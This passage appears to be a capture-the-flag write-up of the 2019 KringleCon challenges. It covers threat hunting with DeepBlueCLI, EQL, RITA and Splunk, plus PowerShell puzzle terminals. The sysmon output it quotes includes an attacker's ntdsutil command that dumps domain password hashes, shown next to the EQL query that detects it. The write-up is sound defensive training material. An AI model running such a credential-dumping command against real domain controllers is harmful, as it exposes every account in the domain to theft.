
Objective 0

Friday, January 10, 2020 2:38 PM

A new Kringlecon begins with us starting in the Train Station leading up to Elf University.




Santa greets us in the quad with information that two turtledoves have gone missing!

Objective 1

Friday, January 10, 2020 11:08 AM

For our first official objective, we must find the missing turtle doves.




We find the turtledoves in the student union

Objective 2

Friday, January 10, 2020 11:08 AM


Objective 2: Unredact PDF stuff
A: DEMAND



The second objective mentions looking for a threatening letter.
Looking in console while in the quad area, we find the letter in question

```
<div class="sidewalks">…</div>
<a href="https://downloads.elfu.org/
LetterToElfUPersonnel.pdf" target="_blank"
rel="noopener noreferrer" class="redacted-
```

After opening the PDF, most of it is redacted.



To solve this, simply upload the PDF to any available PDF parsers online


```
Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR
ELSE!


Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree.  We URGE
you to consider lending your considerable resources and expertise in providing merriment,
cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
characters.

For centuries, we have expressed our frustration at your lack of willingness to spread your
cheer beyond the inaptly-called "Holiday Season."  There are many other perfectly fine
holidays and mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands.
We do not make this threat lightly.  You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character
```

It seems that someone is unhappy that Santa precludes spreading merriment to only a few weeks in December and is threatening some kind of action. I wonder who it could be?

Objective 3

Friday, January 10, 2020 11:08 AM


Objective: Use DeepBlueCLI to uncover compromised account using a password spray attack
A: supatree




The objective is to find the compromised user account using event log data.

Bushy Evergreen - ed text editor

The objectives suggests talking to Bushy Evergreen in order to unlock a hint to solving this challenge. Based on his testimony, Pepper Minstix changed his default text editor and he needs help escaping it.



ed is an old ass text editor. To escape, just press **q.**



After solving the challenge, Bushy suggests using **DeepBlueCLI** in order to investigate the event logs.

Using DeepBlueCLI to find password spray

- Download from github and run .\DeepBlueCLI security.evtx
- Let it run

Based on the output, look for any Target Usernames that don't have failed logons within the password spray attack. Event ID 4648

```
Date    : 11/19/2019 4:22:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password
          spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
          tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree
          mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff
          hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -
```


EventID 4672 shows multiple logons for one account. It appears user **supatree** has multiple logons from one account and was on the targeted username attack list.

```
Date    : 8/23/2019 5:00:20 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: supatree
          User SID Access Count: 2
Command :
Decoded :

Date    : 8/23/2019 5:00:20 PM
Log     : Security
EventID : 4672
Message : High number of logon failures for one account
Results : Username: ygoldentrifle
          Total logon failures: 77
Command :
Decoded :
```

Objective 4

Friday, January 10, 2020 11:08 AM

Objective: Parse through sysmon logs and find the tool used to retrieve domain password hashes. For help, we visit Sugarplum Mary.
A: **NTDSUTIL**



Sugarplum Mary

SugarPlum Mary needs help with the rejected project logos. Unfortunately **ls** doesn't seems to work

Indeed, using **which ls** shows the PATH variable appears to be using wrong ls

```
I need to list files in my home/
To check on project logos
But what I see with ls there,
Are quotes from desert hobos...

which piece of my command does fail?
I surely cannot find it.
Make straight my path and locate that-
I'll praise your skill and sharp wit!

Get a listing (ls) of your current directory.
elf@792120077d12:~$ ls
This isn't the ls you're looking for
elf@792120077d12:~$ which ls
/usr/local/bin/ls
elf@792120077d12:~$
```

Solutions: Clear PATH variable via (PATH=$(getconf PATH) or use /bin/ls /home/elf

```
elf@fc7d0c77e398:~$ /bin/ls /home/elf
' '    rejected-elfu-logos.txt
Loading, please wait......



You did it! Congratulations!

elf@fc7d0c77e398:~$
```

EQL Link

For help finding the tool used to dump the password hashes, SugarPlum Mary directs us to a talk by Ross Wolf and a blog post by Josh Wright.

Reading through the blog post, we see that NDSUtil is a windows utility used to manage active directory and its related databases.

Threat Hunting: ntdsutil

An attacker with privileged access to a Windows Domain Controller can use `ntdsutil` to create an accessible backup of the domain password hashes. Not a good time for the security of the Windows Domain. For this example, we can reference the `T1003-CredentialDumping-ntdsutil_eql.json` file:

```
slingshot $ eql query -f T1003-CredentialDumping-ntdsutil_eql.json \
        'process where process_name == "ntdsutil.exe" \
        and command_line == "*create*" \
        and command_line == "*ifm*"' | jq
{
```

We use a similar EQL search string in order to verify that ntdsutil exists:
Eql query -f sysmon-data.json "process where process_name == 'ntdsutil.exe'" | jq


Search query shows ntdsutil was used to create a backup of domain hashes

```
root@kali:~/Desktop# eql query -f sysmon-data.json "process where process_name == 'ntdsutil.exe'" | jq
{
  "command_line": "ntdsutil.exe \"ac i ntds\" ifm \"create full c:\\hive\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}
```

Objective 5

Friday, January 10, 2020 11:08 AM

Objective: Parse zeek logs to find the infected host via beaconing data
A: 192.168.134.130



Sparkle Redberry - Powershell

For help solving this challenge, we visit Sparkle Redberry in the ElfU Research labs. Our job is to find the correct settings and apply them so that the laser melts the snow man


```
Elf University Student Research Terminal - Christmas Cheer Laser Project
---------------------------------------------------------------------------
The research department at Elf University is currently working on a top-secret
Laser which shoots laser beams of Christmas cheer at a range of hundreds of
miles. The student research team was successfully able to tweak the laser to
JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.
Unfortunately, someone broke into the research terminal, changed the laser
settings through the Web API and left a note behind at /home/callingcard.txt.
Read the calling card and follow the clues to find the correct laser Settings.
Apply these correct settings to the laser using it's Web API to achieve laser
output of 5 Mega-Jollies per liter.

Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.
```

Running the powershell web request command gives us the HTML body with instructions on how to set the laser settings

```
<html>
<body>
<pre>
-----------------------------------------------------
Christmas Cheer Laser Project Web API
-----------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----------------------------------------------------
```

Per the suggestion from the instructions, we display the contents of callingcard.txt
First clue hints that one of the desired values will be in the command line history.

```
PS /home> type ./callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

Use: **get-history | format-table -wrap** to show last entries in command line history
Based on line 7, we see the **angle = 65.5**?

```
PS /home/elf> get-history | format-table -wrap

  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At a command I
     will reveal my secrets once you Get my Child Items.
  10 cat ./callingcard.txt
```

The hint from line 9 in history points to more clues being in environmental variables.
Use: **gci env: | format-table -wrap**

```
PSPath        : Microsoft.PowerShell.Core\Environment::riddle
PSDrive       : Env
PSProvider    : Microsoft.PowerShell.Core\Environment
PSIsContainer : False
Name          : riddle
Key           : riddle
Value         : Squeezed and compressed I am hidden away. Expand me from my prison and I will
                show you the way. Recurse through all /etc and Sort on my LastWriteTime to
                reveal im the newest of all.
```

Next clue is to recurse through /etc and sort by new then uncompress the file
Use: **gci -recurse | sort lastwritetime**

```
    Directory: /etc/apt

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
--r---          12/18/19  8:49 AM        5662902 archive
```

Use: **expand-archive -path ./archive -destination /home/elf**

```
PS /etc/apt> expand-archive -path ./archive -destination /home/elf
```

We get a file named riddle. The contents contain an md5 and a hint that the file next clue resides somewhere within the /home/elf directory

```
PS /home/elf/refraction> type riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 identity:

25520151A320B5B0D21561F92C8F6224
```

We recurse through the /home/elf/depths directory and create a text with all of the md5 hashes
Use: **gci -path /home/elf/depths -recurse -depth 2 -attributes !directory | get-filehash -algorithm md5 | sort-object -property 'hash' | fl > report.txt**

```
PS /home/elf> gci -path /home/elf/depths -recurse -depth 2 -Attributes !directory | get-filehash -
algorithm md5 | Sort-Object -property 'Hash' | fl
```

Sort through the report in order to locate the desired hash and file
Use: **get-content ./report.txt | select-string '25520151A320B5B0D21561F92C8F6224' -context 1,1**

```
PS /home/elf> Get-Content ./report.txt | select-string '25520151A320B5B0D21561F92C8F6224' -context
 1,1

  Algorithm : MD5
> Hash      : 25520151A320B5B0D21561F92C8F6224
  Path      : /home/elf/depths/produce/thhy5hll.txt
```

This leads to the temperature and a further clue stating that the next clue is at the deepest depth
Temperature = -33.5

```
PS /home/elf> type /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Finding
me will give you the most strength but doing so will require Piping all the FullName's to Sort Len
gth.
```

Method: set variables for path, depth, levels and keep on guessing at depth until you get the deepest path
$path = /home/elf/depths
$depth = 56
$levels = '/*' * $depth

Gci -directory $path/$levels

/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox

After getting the contents of this deeply nested file, we learn that we need to kill processes with username in this specific order:
Bushy
Alabaster
Minty
Holly

```
PS /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/escape/vote/long/
writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/therefore/cool/plate/ice/pla
y/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/th
rew/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox> type ./0jhj5
 and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
```

Use: **get-process -includeusername**

```
PS /home/elf> Get-Process -includeusername

    WS(M)   CPU(s)      Id UserName                    ProcessName
    -----   ------      -- --------                    -----------
    28.64     0.44       6 root                        CheerLaserServi
   118.45     2.49      31 elf                         elf
     3.44     0.04       1 root                        init
     0.75     0.00      24 bushy                       sleep
     0.82     0.00      25 alabaster                   sleep
     0.76     0.00      28 minty                       sleep
     0.77     0.00      29 holly                       sleep
     3.53     0.00      30 root                        su
```

Use "**stop-process -id <id#>**" in order to reveal /shall/see
/etc/systemd/system/timers.target.wants/EventLog.xml

```
be in the Properties of the lonely unique event Id.
PS /shall> type /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing will
be in the Properties of the lonely unique event Id.
PS /etc> gci -r -filter *.xml


    Directory: /etc/systemd/system/timers.target.wants

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
```

$namespace = @{ns="http://schemas.microsoft.com/powershell/2004/04"}
select-xml -path /etc/systemd/system/timers.target.wants/EventLog.xml -Xpath "//ns:I32[@N='Id']" -namespace $namespace | group

```
PS /home/elf> $namespace = @{ns="http://schemas.microsoft.com/powershell/2004/04"}
PS /home/elf> select-xml -path /etc/systemd/system/timers.target.wants/EventLog.xml -Xpath "//ns:I
32[@N='Id']" -namespace $namespace | group

Count Name                      Group
----- ----                      -----
    1 1:/etc/systemd/system/ti… {1:/etc/systemd/system/timers.target.wants/EventLog.xml}
   39 2:/etc/systemd/system/ti… {2:/etc/systemd/system/timers.target.wants/EventLog.xml, 2:/etc/…
  179 3:/etc/systemd/system/ti… {3:/etc/systemd/system/timers.target.wants/EventLog.xml, 3:/etc/…
    2 4:/etc/systemd/system/ti… {4:/etc/systemd/system/timers.target.wants/EventLog.xml, 4:/etc/…
  905 5:/etc/systemd/system/ti… {5:/etc/systemd/system/timers.target.wants/EventLog.xml, 5:/etc/…
   98 6:/etc/systemd/system/ti… {6:/etc/systemd/system/timers.target.wants/EventLog.xml, 6:/etc/…
```

Delineate upper level of XML (/ns:Objs/ns:Obj) then set into a variable

```
PS /home/elf> $items = select-xml -path /etc/systemd/system/timers.target.wants/EventLog.xml -Xpat
h "/ns:Objs/ns:Obj" -namespace $namespace
```

Pipe variable into loop (For each expanded node, if the first property value equals 1, return the entire outerxml)

```
  </Obj>
PS /home/elf> $items | %{ If($_.Node.Props.I32[0].innerxml -eq 1){$_.Node.Outerxml}}
```

Outer xml contains properties of the gas bodies

```
            <TNRef RefId="1806" />
            <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
            <Props>
              <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c "`$correct
_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n    Xe=10`n    F=
20`n    Kr=8`n    Rn=9`n}`n"</S>
            </Props>
```

correct_gases_postbody = @{`n  O=6`n H=7`n  He=3`n N=4`n  Ne=22`n Ar=11`n  Xe=10`n F=20`n  Kr=8`n Rn=9`n

gas mix: "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9"

Finally, **runme.elf** inside the archive does not have permissions to run. No Get-Acl available. However, since the underlying architecture is Linux and not Powershell, we can use chmod to change permissions and run it.
Refraction = 1.867

```
PS /home/elf/archive/refraction> ./runme.elf
Program 'runme.elf' failed to run: No such file or directoryAt line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~~.
At line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS /home/elf/archive/refraction> chmod u+x ./runme.elf
PS /home/elf/archive/refraction> ./runme.elf
refraction?val=1.867
```

Commands:
(Invoke-Webrequest -Uri http://localhost:1225/api/refraction?val=1.867 -method get).rawcontent
(Invoke-Webrequest -Uri http://localhost:1225/api/angle?val=65.5 -method get).rawcontent
(Invoke-Webrequest -Uri http://localhost:1225/api/temperature?val=-33.5 -method get).rawcontent
(Invoke-Webrequest -Uri http://localhost:1225/api/gas -method post -body "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9").rawcontent
(Invoke-WebRequest -Uri http://localhost:1225/api/output).rawcontent

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/output)

StatusCode        : 200
StatusDescription : OK
Content           : Success! - 6.40 Mega-Jollies of Laser Output Reached!
                    #####hhc:{"hash":
                    "74a38b01ee95598701ec7ed36d5903b072345b74f3ab1aadff74b149d94ba1b4",
                    "resourceId": "d0096560-92ca-4f3b-b1c0-e1c5323a836c"}#####

                    …
RawContent        : HTTP/1.0 200 OK
                    Server: Werkzeug/0.16.0
                    Server: Python/3.6.9
                    Date: Thu, 19 Dec 2019 07:14:10 GMT
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 200

                    Success! - 6.40 Mega-Jollies of Laser Outpu…
Headers           : {[Server, System.String[]], [Date, System.String[]], [Content-Type,
                    System.String[]], [Content-Length, System.String[]]}
Images            : {}
InputFields       : {}
Links             : {}
RawContentLength  : 200
RelationLink      : {}
```

After solving the laser problem, we are directed to import the ZEEK logs into RITA

RITA processing ZEEK files


Import zeek logs into rita. Create html. Check for beacons. The IP with the highest number of beacons is our malware infected host **192.168.134.130 malware**

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042

Objective 6

Friday, January 10, 2020 11:08 AM


Objective




A: Kent you are so unfair. And we were going to make you the king of Winter Carnival.

<u>SPLUNK</u>

Splunk.elfu.org
u:p elf:elfsocks



System name: **sweetums**



Sensitive exfiltrated file: C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
Search string Index=main santa


```
08/25/2019 09:19:20 AM
... 7 lines omitted ...
Sid=S-1-5-21-1217370868-2414566453-2573080502-1004
SidType=0
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
RecordNumber=417616
Keywords=None
Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob"
CommandInvocation(Format-List): "Format-List"
CommandInvocation(Out-String): "Out-String"
ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA"
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there's no one I tr
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupEndData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEndData"
```

Malicious DNS entry: **144.202.46.214.vultr.com**
Splunk search string: index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3

Type	Field	Value
Event	Computer	sweetums.elfu.org
	DestinationHostname	144.202.46.214.vultr.com
	DestinationIp	144.202.46.214
	DestinationIsIpv6	false

Initial splunk search for what spawned the powershell script:
index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" | reverse
in order to get the first instance of powershell invocation

Then **pivot** on time by selecting the time of the event and applying to nearby events. This is done by deleting the initial search term



Take note of any suspicious Process IDs (**6268 and 5864)**

Values	Count	%
6268	8	57.143%
5864	4	28.571%

Based on those Process IDs, search by Windows Execution Events (EventCode 4688), convert the spawned process IDs to decimal. Then search for the suspcious IDs

Splunk search string: **index=main sourcetype=WinEventLog EventCode=4688 | eval new_process=tonumber(New_Process_ID,16) | search new_process=6268**

The Windows event log shows that file: **19th Century Cheer Assignment.docm** is the origin of the infection
Process Information:
New Process ID: 0x187c
New Process Name: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level Creator
Process ID: 0x1748
Creator Process Name: C:\Windows\explorer.exe Process Command Line: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip**19th Century Holiday Cheer Assignment.docm**" /o ""

Finding the number of users that submitted to Carl banas

Do a stat count

```
index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from  results{}.workers.smtp.subject results{}.workers.smtp.body | stats count by results{}.workers
    .smtp.from
```

✓ 42 events (before 12/17/19 6:30:42.000 PM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (44)** Visualization

100 Per Page ▾ Format Preview ▾

results{}.workers.smtp.from ⇕
Bradly Buttercups <Bradly.Buttercups@eIfu.org>
Brownie Snowtrifle <Brownie.Snowtrifle@students.elfu.org>
Bushy Evergren <Bushy.Evergren@students.elfu.org>
Carl Banas <Carl.Banas@faculty.elfu.org>
Carol Greenballs <Carol.Greenballs@students.elfu.org>
Cherry Brandyfluff <Cherry.Brandyfluff@students.elfu.org>
Clove Fruitsparkles <Clove.Fruitsparkles@students.elfu.org>
